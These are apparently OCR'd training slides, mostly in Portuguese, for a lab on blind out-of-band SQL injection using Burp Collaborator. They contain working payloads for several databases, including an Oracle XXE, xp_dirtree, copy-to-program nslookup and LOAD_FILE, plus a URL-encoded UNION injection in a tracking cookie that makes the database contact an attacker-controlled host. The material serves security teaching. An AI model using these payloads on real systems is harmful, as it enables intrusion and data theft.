
SQL Injection

Blind Out-Of-Band (OOB) SQL Injection

Blind SQLi - Interações Out-Of-Band (OOB)


Para realizar este lab, é necessário provocar uma interação Out-Of-Band, ou seja, o servidor do banco de dados da aplicação deve comunicar com um servidor controlado pelo hacker. O Burp Suite Pro fornece um serviço (Burp Collaborator) que permite simplificar este processo.



O Burp Colaborador é na verdade um servidor "as a service" que podemos usar para fazer o catch de interações externas. Ou seja, podemos requisitar um url de interação com este servidor, colocar este url na nossa injeção SQL e se o servidor do banco de dados comunicar com o servidor do Burp, podemos visualizar esta interação.

Este tipo de interação vai ser utilizada mais à frente para extrairmos informação do banco de dados.

Blind SQLi - Interações Out-Of-Band (OOB)



DNS lookup

You can cause the database to perform a DNS lookup to an external domain. To do this, you will need to use Burp Collaborator client to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to confirm that a DNS lookup occurred.

Oracle	The following technique leverages an XML external entity (XXE) vulnerability to trigger a DNS lookup. The vulnerability has been patched but there are many unpatched Oracle installations in existence:
	`SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net/"> %remote;]>'),'/l') FROM dual`
	
	The following technique works on fully patched Oracle installations, but requires elevated privileges:
	`SELECT UTL_INADDR.get_host_address('YOUR-SUBDOMAIN-HERE.burpcollaborator.net')`

Microsoft	`exec master..xp_dirtree '//YOUR-SUBDOMAIN-HERE.burpcollaborator.net/a'`
PostgreSQL	`copy (SELECT '') to program 'nslookup YOUR-SUBDOMAIN-HERE.burpcollaborator.net'`

MySQL	The following techniques work on Windows only:
	`LOAD_FILE('\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\\a')`
	`SELECT ... INTO OUTFILE '\\\\YOUR-SUBDOMAIN-HERE.burpcollaborator.net\a'`

Podemos visualizar uma cheat sheet de payloads de SQL Injection no website do PortSwigger. Neste caso estamos interessados em payloads que provoquem interações Out-Of-Band. No entanto, verificamos que os payloads são diferentes consoante o banco de dados da aplicação (MySQL, Oracle, etc..). Num caso real, teriamos que experimentar os diferentes payloads, no entanto, vamos simplificar o exercício e assumir se trata de um banco de dados ORACLE.

Neste caso, vamos usar o payload que depende da existência de uma vulnerabilidade relacionada XML External Entities (XXE) para gerar esta interação OOB.

Blind SQLi - Interações Out-Of-Band (OOB)

Payload OOB - Out-Of-Band

```
SELECT extractvalue(
        xmltype(' <?xml version="1.0" encoding="UTF-8"?>
                <! DOCTYPE root [<!ENTITY % remote SYSTEM "http://BURP_COLAB/"> %remote;]>
        '),
'/l') FROM DUAL
```

```
SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%
3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http
%3a//BURP_COLAB.burpcollaborator.net/">+%25remote%3b]>'),'/l')+FRO
M+dual
```

Blind SQLi - Interações Out-Of-Band (OOB)

Vamos então supor que a query feita pela aplicação é a seguinte:

SELECT trackid FROM TrackedUsers WHERE tracking_id = '$tracking_cookie';

Injeção:
'UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTIT
Y+%25+remote+SYSTEM+"http%3a//BURP_COLAB.burpcollaborator.net/">+%25remote%3b]>'),'/l')+FROM+dual--

Query: SELECT trackid FROM TrackedUsers WHERE tracking_id =
''UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTIT
Y+%25+remote+SYSTEM+"http%3a//BURP_COLAB.burpcollaborator.net/">+%25remote%3b]>'),'/l')+FROM+dual--**';**

Resultado: A aplicação faz uma requisição DNS para o servidor por nós controlado (Burp Collaborator)"